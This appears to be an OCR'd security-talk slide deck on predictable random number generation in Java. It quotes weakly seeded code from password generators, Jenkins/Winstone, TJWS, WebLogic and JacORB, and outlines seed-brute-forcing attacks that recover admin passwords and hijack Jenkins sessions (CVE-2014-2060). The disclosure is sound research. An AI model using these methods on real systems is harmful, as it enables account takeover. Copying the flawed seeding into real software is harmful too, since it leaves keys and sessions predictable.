PasswordGenerator

http://sourceforge.net/p/java-pwgen/ ~2 195 downloads ~829 downloads/last year



PasswordGenerator


http://sourceforge.net/p/java-pwgen/ ~2 195 downloads ~829 downloads/last year

```
public Password(char[] choice, int length)
{
  this.array = choice;
  this.password = makeRandomString(length);
  pwcount += 1;
}
```

```
private String makeRandomString(int length)
{
  String out = "";
  Random random = new Random();
  for (int i = 0; i < length; i++)
  {
    int idx = random.nextInt(this.array.length);
    out = out + this.array[idx];
  }
  return out;
}
```

Java Password Generator

http://sourceforge.net/projects/javapasswordgen/ ~718 downloads ~145 downloads/last year



Java Password Generator

http://sourceforge.net/projects/javapasswordgen/ ~718 downloads ~145 downloads/last year


```
public class PasswordGeneratorView
  extends FrameView
{
  Random random = new Random();
```

```
public int setRandom(int input)
{
  int number = 0;
  number = this.random.nextInt(input);
  return number;
}
```

```
public void makePassword()
{
  int charCount = this.combinedStrings.length();
  for (int j = 0; j < this.numChars; j++)
  {
    this.parsedChar = this.combinedStrings.charAt(setRandom(charCount));
    this.password += this.parsedChar;
  }
}
```

Safe Password Generator

http://sourceforge.net/project/safepasswordgenerator/ ~19 downloads ~19 downloads/last year





Safe Password Generator

http://sourceforge.net/project/safepasswordgenerator/ ~19 downloads ~19 downloads/last year

```
StringBuilder sb = new StringBuilder();
for (int i = 0; i < this.pLength; i++)
{
  Random rand = new Random(System.nanoTime());
  for (;;)
  {
    int temp = rand.nextInt(4);
    if ((0 == temp) && (this.uCase))
    {
      int randomUCAscii = rand.nextInt(26) + 65;
      sb.append((char)randomUCAscii);
      break;
    }
    if ((1 == temp) && (this.lCase))
    {
      int randomLCAscii = rand.nextInt(26) + 97;
      sb.append((char)randomLCAscii);
      break;
    }
    if ((2 == temp) && (this.numbers))
    {
      int randomNum = rand.nextInt(10);
      sb.append(randomNum);
      break;
    }
    if ((3 == temp) && (this.sChar))
    {
      int randomIndex = rand.nextInt(this.sCharArray.length);
      sb.append((char)this.sCharArray[randomIndex]);
      break;
    }
  }
```


Demo #1: “IdM”


u-%=X_}6~&Eq+4n{gO
m;f9qHU){+6Y[+j$R8
[D7E?Og]Gz>nL5eVRD
df=m+]6l0pFSFbXT_=
IDM
Web-interface
“Show me password
for workstation”
user
IDM generates different
‘random’ local admin passwords
and sets them over all managed
endpoints
l33t Hax0r
Given:
Red password
Alphabet
Number of servers
Find:
[All] green passwords


Take known
df=m+]6l0pFSFbXT_=
Brute internal state
(seed)
Wind generator forward
Wind generator backward
Generate possible passwords
Brute passwords, using
generated passwords as
dictionary


Other apps with java.util.Random inside

- Jenkins – is open source continuous integration (CI) server, CloudBees makes commercial support for Jenkins
- Hudson – is open source continuous integration (CI) server under Eclipse Foundation
- Winstone – is small and fast servlet container (Servlet 2.5)



Session Id generation in Jenkins (Winstone)

Session id generation logic is in *makeNewSession()* method of *winstone.WinstoneRequest* class.



Entropy ≈ 10 bit + 14 bit + $\log_2$(# of generated)


JSESSIONID.1153584c=254a8552370933b36b322c1d35fd4586

time

PRNG init. time

Count of generated Long numbers

Session hijacking attack at a glance



PRNG millis estimate

- TCP timestamp is *32* bit value in TCP options and contains value of the timestamp clock
- TCP timestamp is used to adjust RTO (retransmission timeout) interval
- Used by PAWS (Protection Against Wrapping Sequence) mechanism (RFC 1323)
- Enabled by default on most Linux distributives!

PRNG millis estimate

- Timestamp clock is initialized and then get incremented with fixed frequency
- On Ubuntu 12.04 LTS we used for tests, timestamp clock was initialized by *-300* and clock frequency was *1000 Hz*
- Knowing this we can compute host uptime from TCP timestamp value
- Nmap can determine host uptime (*nmap -O*), we need to subtract initial value from nmap's result


Vulnerable software

- Jenkins prior to 1.534 (uses Winstone as container), later versions migrated to Jetty
- Hudson prior to 3.0.0 (uses Winstone as container), later versions migrated to Jetty
- Winstone 0.9.10

Title	Jenkins <1.551 LTS <1.532.2 Remote Session Hijacking in Winstone Servlet	**Severity**	Medium
Description	Session Hijacking vulnerability in the embedded Winstone servlet container in Jenkins before 1.551 and LTS users before 1.532.2. This issue also known as SECURITY-106 in Jenkins advisory.	**CVSS Base**	4.3
		CVSS Temporal	3.2

CVE-2014-2060 (SECURITY-106)

Demo #2: Session Hijacking in Jenkins



Given:

Attacker have no valid credentials.

Request Cookie

↓

Brute PRNG's initial seed

↓

Request Cookie and synchronize PRNG (in a loop)

When user logs in

Infer user's cookie value

↓

Try to hijack user's session

java.security.SecureRandom class

- Extends *java.util.Random* class
- Provides a cryptographically strong random number generator (CSRNG)
- Uses a deterministic algorithm to produce a pseudo-random sequence from a true random seed

SecureRandom logic is not obvious

Depends on:

- × Operating System used
- × -Djava.security.egd, securerandom.source parameters
- × Seeding mechanism

SecureRandom implementation

- sun.security.provider.Sun (default JCE provider) uses following implementations of SecureRandom:
  - *sun.security.provider.NativePRNG*
  - *sun.security.provider.SecureRandom*

NativePRNG algorithm

- Default algorithm for Linux/Solaris OS'es
- Reads random bytes from /dev/random and /dev/urandom
- There is SHA1PRNG instance that works in parallel
- Output from SHA1PRNG is XORed with bytes from /dev/random and /dev/urandom

SHA1PRNG algorithm

$State_0 = SHA_1(SEED)$

$Output_i = SHA_1(State_{i-1})$

$State_i = State_{i-1} + Output_i + 1 \bmod 2^{160}$

× Default algorithm for Windows OS

Implicit SHA1PRNG seeding

- sun.security.provider.Sun (default JCE provider) uses following seeding algorithms:
  - *sun.security.provider.NativeSeedGenerator*
  - *sun.security.provider.URLSeedGenerator*
  - *sun.security.provider.ThreadedSeedGenerator*
- $State_0 = SHA_1(getSystemEntropy() \,||\, seed)$

NativeSeedGenerator logic

- Is used when *securerandom.source* equals to value *file:/dev/urandom* or *file:/dev/random*
- Reads bytes from /dev/random (Linux/Solaris)
- CryptoAPI CSPRNG (Windows)

URLSeedGenerator logic

- Is used when *securerandom.source* specified as some other file not *file:/dev/urandom* or *file:/dev/random*
- Simply reads bytes from that source

ThreadedSeedGenerator logic

- Is used when *securerandom.source* parameter not specified
- Multiple threads are used: one thread increments counter, “bogus” threads make noise

Explicit SHA1PRNG seeding

- Constructor *SecureRandom(byte[] seed)*
  - $State_0 = SHA_1(seed)$
- *setSeed(long seed)*, *setSeed(byte[] seed)* methods
  - $State_i = State_i \text{ XOR } seed$

Why we need to change securerandom.source on Linux?

× Simply because reading from /dev/random hangs when there is no enough entropy!

11.27.9 Random Number Generator May Be Slow on Machines With Inadequate Entropy

In order to generate random numbers that are not predictable, SSL security code relies upon "entropy" on a machine. Entropy is activity such as mouse movement, disk IO, or network traffic. If entropy is minimal or non-existent, then the random number generator will be slow, and security operations may time out. This may disrupt activities such as booting a Managed Server into a domain using a secure admin channel. This issue generally occurs for a period after startup. Once sufficient entropy has been achieved on a JVM, the random number generator should be satisfied for the lifetime of the machine.

For further information, see Sun bugs 6202721 and 6521844 at:

http://bugs.sun.com/bugdatabase/view_bug.do?bug_id=6202721

http://bugs.sun.com/bugdatabase/view_bug.do?bug_id=6521844

Workaround

On low-entropy systems, you can use a non-blocking random number generator, providing your site can tolerate lessened security. To do this, add the `-Djava.security.egd=file:///dev/urandom` switch or `file:/dev/./urandom` to the command that starts the Java process. Note that this workaround should not be used in production environments because it uses pseudo-random numbers instead of genuine random numbers.

SecureRandom risky usage

- × Windows and Linux/Solaris (with modified securerandom.source parameter)
  - × Low quality seed is passed to constructor

```
SecureRandom rng = new SecureRandom((new Date()).toString().getBytes());
```

  - × Low quality seed is passed to *setSeed()* before *nextBytes()* call

```
SecureRandom rng = new SecureRandom();
rng.setSeed(System.currentTimeMillis());
byte[] randomBytes = new byte[20];
rng.nextBytes(randomBytes);
```

Tiny Java Web Server

http://sourceforge.net/projects/tjws/, ~50 575 downloads, ~5 864 downloads last year

- × Small and fast servlet container (servlets, JSP), could run on Android and Blackberry platforms
- × Acme.Serve.Serve class

```
srandom = new SecureRandom((arguments.get(ARG_SESSION_SEED) == null ? "TJWS" + new Date()
: (String) arguments.get(ARG_SESSION_SEED)).getBytes());

synchronized String generateSessionId() {
    srandom.nextBytes(uniqer);
    // TODO swap randomly bytes
    return Utils.base64Encode(uniqer);
}
```

TJWSSun May 11 02:02:20 MSK 2014

***31536000* seconds in year ~ *25* bits**

Oracle WebLogic Server

- WebLogic – Java EE application server
- WTC – WebLogic Tuxedo Connector
- Tuxedo – application server for applications written in C, C++, COBOL languages
- LLE – Link Level Encryption protocol (*40* bit, *128* bit encryption, RC4 is used)
- Logic is inside *weblogic.wtc.jatmi.tplle* class

Oracle WebLogic Server

```
private byte[] getMyPublicValue() throws Exception
{
  if ((this.g == null) || (this.p == null)) {
    throw new Exception("must get parameters before public value");
  }
  if (rnd == null) {
    rnd = new SecureRandom();
  }
  try
  {
    rnd.setSeed(System.currentTimeMillis()); ~10 bits
    rnd.setSeed(Runtime.getRuntime().freeMemory()); ~10 bits
    rnd.setSeed(Runtime.getRuntime().totalMemory());
    rnd.setSeed(System.getProperty("java.version", "default").getBytes());
    rnd.setSeed(System.getProperty("java.vendor", "default").getBytes());
    rnd.setSeed(System.getProperty("os.name", "default").getBytes());
    rnd.setSeed(System.getProperty("os.version", "default").getBytes());
    rnd.setSeed(System.getProperty("user.name", "default").getBytes());
    rnd.setSeed(System.getProperty("user.dir", "default").getBytes());
    rnd.setSeed(System.getProperty("user.home", "default").getBytes());
    rnd.setSeed(System.getProperty("java.home", "default").getBytes());
    rnd.setSeed(System.getProperty("java.class.path", "default").getBytes());
    rnd.setSeed(System.currentTimeMillis()); ~1 bit
  } catch (Exception localException) {}
  this.x1 = new BigInteger(128, rnd);   <- DH Private Key
  this.y1 = this.g.modPow(this.x1, this.p);   <- DH Public Key
  return unpad(this.y1.toByteArray());
}
```

Shared secret

2nd party's public key

```
BigInteger localBigInteger = this.y2.modPow(
this.x1, this.p);

this.x1 = null;
byte[] arrayOfByte2 = unpad(localBigInteger.
toByteArray());

localBigInteger = null;
for (j = 0; j < this.sendKey.length; j++) {
   this.sendKey[j] = arrayOfByte2[j];
}

for (j = 0; j < this.recvKey.length; j++) {
   this.recvKey[j] = arrayOfByte2[(
   arrayOfByte2.length / 2 + j)];
}
```

Two keys for encryption

JacORB

http://www.jacorb.org/

- Free implementation of CORBA standard in Java
- Is used to build distributed application which components run on different platforms (OS, etc.)
- JBoss AS and JOnAS include JacORB
- Supports IIOP over SSL/TLS (SSLIOP)
- Latest release is *3.4* (*15* Jan *2014*)

JacORB's SSLIOP implementation

- org.jacorb.security.ssl.sun_jsse.JSRandomImpl class

```
public SecureRandom getSecureRandom()
{
    SecureRandom rnd = new SecureRandom();
    rnd.setSeed(4711);

    return rnd;
}
```

- org.jacorb.security.ssl.sun_jsse.SSLSocketFactory class

```
SSLContext ctx = SSLContext.getInstance( "TLS" );

ctx.init( (kmf == null)? null : kmf.getKeyManagers(),
          trustManagers,
          sslRandom.getSecureRandom() );

return ctx.getSocketFactory();
```

Randomness in SSL/TLS

Random A (*32* bytes)

